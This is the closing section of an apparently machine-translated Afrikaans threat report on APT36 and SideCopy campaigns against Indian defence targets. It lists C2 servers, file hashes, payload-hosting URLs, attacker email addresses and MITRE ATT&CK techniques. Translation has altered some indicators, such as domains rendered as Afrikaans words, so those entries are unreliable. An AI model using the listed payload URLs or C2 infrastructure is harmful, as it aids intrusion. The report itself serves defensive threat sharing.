Die domein vocport[.]com word nou sowel as in vorige veldtogte vanaf Oktober 2023 gebruik. Whois-besonderhede van alle C2-bedieners met hul waargenome loonvragte is soos volg:
| IP | ASN | loonvrag |
| vocport[.]com 104.21.40[.]190 172.67.156[.]79 |
AS13335 – Cloudflare | Omgekeerde RAT |
| verdediger.vensteropdateringskas[.]in 172.67.128[.]127 |
AS13335 – Cloudflare | Omgekeerde RAT |
| checkdailytips.servehttp[.]com dns1.indianblog[.]xyz 64.188.27[.]144 |
AS8100 – QuadraNet
CN=WIN-P9NRMH5G6M8 |
Omgekeerde RAT, Aksie RAT, Geta RAT |
| googledienste[.]regstreeks 149.28.95[.]195 |
AS13335 – Cloudflare AS20473 – Choopa |
Cheex, USB-kopieerder |
| 84.247.170[.]237 | AS51167 – Konto | Nuwe RAT |
| 165.22.221[.]71 178.128.166[.]148 152.42.162[.]105 161.35.207[.]209 159.65.146[.]80 157.245.100[.]177 |
AS 14061 – Digitale Oseaan | Poseidon |
Gebaseer op hierdie korrelasie en vorige aanvalkettings, word hierdie veldtogte met hoë vertroue aan beide APT36- en SideCopy-groepe toegeskryf, wat nog 'n sterk verband tussen hulle vestig.
Gevolgtrekking
Verskeie oop gidse wat stagers/vragte huisves wat gekoppel is aan Pakistanse APT-groepe, is ontdek wat die Indiese Lugmag, hawens en skeepswerwe onder regeringsentiteite geteiken het. Verskeie kuberoperasies is waargeneem waar oorvleueling tussen Transparent Tribe, SideCopy en RusticWeb gevind word.
APT36 fokus hoofsaaklik op Linux-stelsels, terwyl SideCopy Windows-stelsels teiken en nuwe vragte by sy arsenaal voeg. In die tweede kwartaal van 2024 is verskeie Pakistan-gekoppelde bedreigingsgroepe wat Indië teiken, aangemeld wat Android-gebaseerde wanware gebruik. Dit sluit in Operation Celestial Force, wat as Cosmic Leopard opgespoor word , en nog 'n nuwe groep wat WhatsApp gebruik om SpyNote RAT te lewer. Dit word aanbeveel om die nodige voorsorgmaatreëls te tref en beskerm te bly te midde van die voortdurende kuber-aanvalle op Indië.
SEQRITE Beskerming
- Lnk.Sykopie.48846.Gen_GC
- MSI.Sykopie.48847.GC
- JS.Sykopie.48848.Gen_GC
- Docx.APT36.48849.GC
- ELF.Agent.48863.GC
- ELF.Agent.48860.GC
- O97M.Dropper.DZ
- BAT.Aflaaier.48924
- XML.Sykopie.48922
- XML.Sykopie.48923
- TrojanAPT.ReverseRAT.S33893087
IOCs
SideCopy
| HTA | |
| ced11422832a7380381323ae78a7a9bc f270105309e6574cab7a6acb1efb3c20 c574b2ebcc0aff84a23f1215f8a803be |
1.hta |
| 4938f42a3d691ef78f1ee8edc3b38f87 817532c454637a302238a4751694c336 e2f8fbc105a84283e191362f4ca07ae4 |
2.hta |
| 7c3b49f642f19116878b2c190f344f63 | alphaT.hta |
| f6a58b0d267c7c53ccbcc6dafafd499b f55afc8192f30ff7a584dbda700383d1 |
gebruikH.hta |
| d6ae362b4b3f7a67949d177fdfc6bdec | gebruikT.hta |
| 907ba4486c589f2cb4a45b92f2a5350e | Imge12542.hta |
| 336316c1b5ed77d31b4adc06e06a2f84 | ugt254d.hta |
| LNK | |
| f60c1a04161f354f0c6ac4678b3062d0 | Salarisverhoging_FY_2024.pdf.lnk |
| 4dfdacf33db6ae0341b4d0e65aa3d755 | WhatsApp_Beeld_2024-05-06.lnk |
| 2041d2347f78ce03c1f9e990724adf3c | VSA_China_standoff-Geleentheid-vir-Indië-Chadha-21-Aug-23.lnk |
| Zip | |
| fe8bf0bf2697d5e43e38d4b0364485a6 | Salaris_Verhoging_FY_2024.zip |
| b99717d81e142e58af91efb4d5288bda | WhatsApp_Beeld_2024-05-06.zip |
| 109897ba1f92339f9dc9a74dc38dfc88 | US_China_standoff-Geleentheid-vir-Indië-Chadha-21-Aug-23.zip |
| Maldoc | |
| 807e6c1094b760e748a84ef9e05bc1f8 | Lugvaart.dotm |
| abb863131bbffad1dd8ee72d0758f34b | tmps.dotm |
| eebb4913b54af93bcfc7d56e081502af | Projek_en_Dienste_Afdeling_verslag_10102023.docx |
| e73b0354790273b0fcaa8c2deab3ad87 | Vlootprojekte_Betalingsafdeling_Verslag_131023.docx |
| 44b23edd6c9a63a2a38f1bf3d4ff5bb9 | Vlootprojekte_Betalingsafdeling_Verslag_29092023.docx |
| 354716db015373c089744e7319cd93d3 | Vlootprojekte_Betalingsafdeling_Verslag_29092023.docx |
| ander | |
| 6b45d5f194e2799e5178c8d858673900 | 08978.png (Vlermuis) |
| 56fd3a2f701d30fe3e5ebdd0d471f1ed | nuwe prente.png (MSI) |
| EXE | |
| 2478a5f6b82461eb06f3099478c4e2f6 | DUser.dll |
| 97113b266fbff61d8d2f92793672688d | Filmeos.exe |
| 96764912417d260653b6949afb0ad25c | Chromes.exe |
| 6a0adcf34a2f0ac21089b994dff02b85 | Filezilla.exe |
| Omgekeerde RAT | |
| a7a71259bdf700807a763119fd652e73 | svirbre.exe / Fantos.exe |
| c006701ec5025222a74a419f8c238689 | Postgrex.exe / rtloki.png |
| d5719a9ef7a6f012e26d0c86b4a676d9 | igfxm.exe / rt12.png |
| e6404136626a446b46bf4ecaa885560e | igfxtk.exe |
| Cheex | |
| 825c7a1603f800ff247c8f3e9a1420af | AdobeArm.exe / dlhost.exe |
| 253957d7df5c7e70ec9001766e8f087b | cheex.exe |
| USB-kopieerder | |
| 3d2001c112290c019afcd51fede564d3 | AdobeReaders.exe / msedg.exe |
| 7ca8532b081f8612d1c0b6ea01d40299 | AdobeReaders.exe / msedgprefix.exe |
| krale | |
| 5e88b5122ae380c4b4741dcf0bdca198 | Salarisverhoging_FY_2024.pdf |
| e415374f1f9533f10f706f0a9124b0d4 | WhatsApp-beeld 2024-05-06 om 12.23.08 AM.jpeg |
| e79ca3852ae5e14766544ec1d5d4d268 | VSA-China-konfrontasie – Geleentheid vir Indië Chadha 21 Aug 23.pdf |
| cc0b292144ccdf4a95014809258982c4 | Brief002.pdf |
| 584ce9670a6f6a16eaaa615d64788f68 | NavalProjects.pdf |
| b2e007c6bde2d2ce03a5257732df95b2 | 001doc.pdf |
| d254f6d56ad874c5095b92d620cb5b80 | IT-tendense.docx |
| 5fc559e4b663c20c9d5ea46fd164f4c7 | Opname.docx |
| f997a21e9f7ad5eb9242b4decb7fdeb9 | Indië se Opkomende Globale Ekonomie.docx |
| Domeine (vals/gekompromitteer) | |
| utkalsevasamitikanjurmarg[.]in | 162.0.209[.]114 |
| dipl[.]terrein | 151.106.117[.]91 |
| kampusportale[.]in | 192.64.117[.]203 |
| mazagondoc[.]com | |
| slidesfinder[.]com | |
| C2 en Hawens | |
| tjekdaagliksewenke.bedienhttp[.]com/daaglikseoefensessie | |
| verdediger[.]vensteropdateringskas[.]in/ 172.67.128[.]127:80 |
|
| 84.247.170[.]237:4858 | |
| 64.188.27[.]144:5863 | |
| hxxp://vocport[.]com/Contactus | |
| hxxp://vocport[.]com/khalistan Leierprotes | |
| hxxp://149.28.95[.]195/dakshf_upload.php | |
| hxxps://googleservices[.]live/dakshf_upload.php | |
| URL's | |
| hxxps://kampusportale[.]in/lêers/dokumente/bs/ekonomie/ | |
| hxxps://kampusportale[.]in/lêers/dokumente/bs/ekonomie/1.hta | |
| hxxps://kampusportale[.]in/lêers/dokumente/bs/ekonomie/2.hta | |
| hxxps://kampusportale[.]in/lêers/dokumente/bs/it/ | |
| hxxps://kampusportale[.]in/lêers/dokumente/bs/it/1.hta | |
| hxxps://kampusportale[.]in/lêers/dokumente/bs/it/2.hta | |
| hxxps://kampusportale[.]in/lêers/dokumente/bs/opname/ | |
| hxxps://kampusportale[.]in/lêers/dokumente/bs/opname/1.hta | |
| hxxps://kampusportale[.]in/lêers/dokumente/bs/opname/2.hta | |
| hxxps://kampusportale[.]in/lêers/2.hta | |
| hxxps://kampusportale[.]in/lêers/dokumente/bs/2.hta | |
| hxxps://kampusportale[.]in/lêers/dokumente/xmlnsprcs.hta | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salaris_Verhoging_FY_2024/binastos10/ | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salaris_Verhoging_FY_2024/binastos10/newpictures.png | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salaris_Verhoging_FY_2024/Salaris_Verhoging_FY_2024.zip | |
| hxxps://dipl[.]webwerf/Inhoud/2022-23/01/03/ | |
| hxxps://dipl[.]site/Content/2022-23/01/03/Imge12542.hta | |
| hxxps://dipl[.]site/Content/2022-23/01/04/WhatsApp_Image_2024-05-06.zip | |
| hxxps://dipl[.]webwerf/Inhoud/2022-23/01/01/ | |
| hxxps://dipl[.]site/Content/2022-23/01/01/ugt254d.hta | |
| hxxps://dipl[.]site/Content/2022-23/01/02/US_China_standoff-Opportunity-for-India-Chadha-21-Aug-23.zip | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/08978.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/Letter002.pdf | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/rt12.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/rtloki.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/tmps.dotm | |
| hxxps://mazagondoc[.]com/documents01/001doc.pdf | |
| hxxps://mazagondoc[.]com/documents01/08978.png | |
| hxxps://mazagondoc[.]com/documents01/Filezilla.exe | |
| hxxps://mazagondoc[.]com/documents01/Letter002.pdf | |
| hxxps://mazagondoc[.]com/documents01/rt12.png | |
| hxxps://mazagondoc[.]com/documents01/sigthief.py | |
| hxxps://mazagondoc[.]com/images/AdobeArm.exe | |
| hxxps://mazagondoc[.]com/images/AdobeReader.bat | |
| hxxps://mazagondoc[.]com/images/Chromes.exe | |
| hxxps://mazagondoc[.]com/images/awccs.bat | |
| hxxps://mazagondoc[.]com/images/igfxtk.bat | |
| hxxps://mazagondoc[.]com/images/igfxtk.exe | |
| hxxps://mazagondoc[.]com/images/msedg.bat | |
| hxxps://mazagondoc[.]com/images/msedg.exe | |
| hxxps://mazagondoc[.]com/images/msedgprefix.exe | |
| hxxps://mazagondoc[.]com/images/sigthief.py | |
| hxxps://mazagondoc[.]com/images/pdf/Naval_Projects_Payment_section_Report_29092023.docx | |
| hxxps://mazagondoc[.]com/images/pdf/cheexe.exe | |
| hxxps://mazagondoc[.]com/images/templates/Aerospace.dotm | |
| hxxps://mazagondoc[.]com/beelde/templates/Naval_Projects_Payment_section_Report_131023.docx | |
| hxxps://mazagondoc[.]com/beelde/templates/Slide7.png | |
| hxxps://mazagondoc[.]com/beelde/templates/logo.png | |
| hxxps://mazagondoc[.]com/images/templates/proprietry/doc-logo.png | |
| hxxps://mazagondoc[.]com/images/word/Naval_Projects_Payment_section_Report_131023.docx | |
| hxxps://mazagondoc[.]com/images/word/Projek_en_Dienste_Afdeling_verslag_10102023.docx | |
| Host | |
| C:\Windows\Take\useH.hta | |
| C:\Windows\Take\useT.hta | |
| C:\Windows\Take\alphaT.hta | |
| C:\Windows\Take\appH.bat | |
| C:\Windows\Take\appT.bat | |
| C:\Windows\Take\gebruiker01.bat | |
| C:\Windows\Take\gebruiker02.bat | |
| C:\ProgramData\VSUpdates\svirbre.exe | |
| C:\Gebruikers\gebruiker\AppData\Roaming\AdobeArm.exe | |
| C:\Gebruikers\gebruiker\AppData\Local\PrintsLogs\Postgres.exe | |
| C:\Gebruikers\Publiek\BroadCastHUB\DUser.dll | |
APT36
| f264ed8c76b1102ea55d73d931ab879b | opname1.zip |
| 6065407484f1e22e814dfa00bd1fae06 | PCBL_05_25_JUNIE_2024_IPs Konsolidasie.pdf.desktop |
| bdde8c9948142fafeec00d7094ae964f | LTC_kontrolelys.lessenaar |
| bd9de1f98e8797926ab0fc9f2c6ca888 | plasing van Oordrag onder Ph-III van rotasie transfer.desktop |
| 8b5bf198e4948d4fe6a4b0402f7246e5 | IAFT-1715.zip |
| 2bf596603c432fa46b494dc3edd2d30f | GTK-Tema-Ontleed.txt |
| 3a65fbc14bd7ff12cda97282935eefd8 | Internetgebruiksopnamevorm_beskermd.pdf (lokmiddel) |
| ELF | |
| 4eaa6a69c9835c29ce8d39734e5d3d5f | Wagwoord (Golang-aflaaier) |
| 4c52bb770d7b8639e1f305f908dbc800 | vmcoreinfo.txt (DISGOMOJI) |
| Poseidon | |
| c5ef19c97462e791f21c32931975dc7b | distro-dlna |
| b2d407d569e4b21ff12736dbc434577f | cjs-bin |
| 12aef7e734fb872f9160a1c2a47326d5 | bin-xdg |
| 7d6373d9f9a4270bd8af53f3861d7a9c | acpid-dit |
| IP's | |
| 165.22.221[.]71 178.128.166[.]148 152.42.162[.]105 161.35.207[.]209 159.65.146[.]80 157.245.100[.]177 |
Poseidon |
| URL's | |
| hxxps://kampusportale[.]in/mylêers/bdokumente/opname1.zip | |
| 165.22.221[.]71/distro-dlna | |
| 178.128.166[.]148/cjs-bin | |
| 159.65.146[.]80/bin-xdg | |
| 157.245.100[.]177/acpid-dit | |
| hxxps://drive.google[.]com/file/d/1p9rewZLjJ3WUdmj_As6el9G5IPNtkEUN/view?usp=sharing | |
| hxxps://drive.google[.]com/file/d/1cAPvjfakAWIHVa_cZXw_iwLDqsIi1uRX/view?usp=sharing | |
| hxxps://drive.google[.]com/file/d/1cIxWwVrhS4L6EHiDKc8Ua86NtciC4Njx/view?usp=sharing | |
| hxxps://drive.google[.]com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe | |
| hxxps://drive.google[.]com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t | |
| hxxps://drive.google[.]com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_ | |
| fikumatry@gmail[.]com | |
| fitfalcon0900@gmail[.]com | |
MITER ATT&CK
| taktiek | Tegniek-ID | Naam |
| Hulpbronontwikkeling | T1583.001 T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 |
Verkry Infrastruktuur: Domeine Kompromie-infrastruktuur: Domeine Ontwikkel vermoëns: Kwaadwillige sagteware Verkry vermoëns: Kwaadwillige sagteware Verkry Vermoëns: Gereedskap Stadiumvermoëns: Oplaai van wanware Stadiumvermoëns: Skakelteiken |
| Aanvanklike toegang | T1566.001 T1566.002 |
Phishing: Spiesphishing-aanhegsel Phishing: Spiesphishing-skakel |
| Uitvoering | T1106 T1129 T1059 T1047 T1204.001 T1204.002 |
Inheemse API Gedeelde modules Opdrag- en Skriptinterpreteerder Windows Bestuur Instrumentasie Gebruikersuitvoering: Kwaadwillige skakel Gebruikersuitvoering: Kwaadwillige lêer |
| Volharding | T1053.003 T1547.001 T1547.013 |
Geskeduleerde Taak/Werk: Cron Register-uitvoersleutels / opstartmap Uitvoering van selflaai of aanmelding se outomatiese begin: XDG-outobegininskrywings |
| Verdedigingsontduiking | T1027.010 T1036.005 T1036.007 T1140 T1218.005 T1574.002 T1027.009 T1027.010 |
Bevelverduistering Vermomming: Pas by wettige naam of ligging Vermomming: Dubbele Lêeruitbreiding Deobfuskateer/Dekodeer lêers of inligting Stelsel Binêre Proxy Uitvoering: Mshta Kapingsuitvoeringsvloei: DLL-sylaai Verduisterde lêers of inligting: Ingeslote vragte Verduisterde lêers of inligting: Opdragverduistering |
| Discovery | T1012 T1016 T1033 T1057 T1082 T1083 T1518.001 |
Navraagregister Stelselnetwerkkonfigurasie-ontdekking Stelseleienaar/Gebruikersontdekking Prosesontdekking Stelselinligting-ontdekking Lêer- en gidsontdekking Sagteware-ontdekking: Sekuriteitsagteware-ontdekking |
| versameling | T1005 T1056.001 T1074.001 T1119 T1113 T1125 |
Data van die plaaslike stelsel Invoeropname: Sleutelregistrasie Datafasering: Plaaslike datafasering Outomatiese versameling Screen Capture Video-opname |
| Bevel en beheer | T1105 T1571 T1573 T1071.001 |
Ingress-gereedskapoordrag Nie-standaardpoort Geënkripteerde kanaal Toepassingslaagprotokol: Webprotokolle |
| Ekfiltrasie | T1020 T1041 T1567 |
Outomatiese Eksfiltrasie Eksfiltrasie oor C2-kanaal Eksfiltrasie oor webdiens |
Outeur : Sathwik Ram Prakki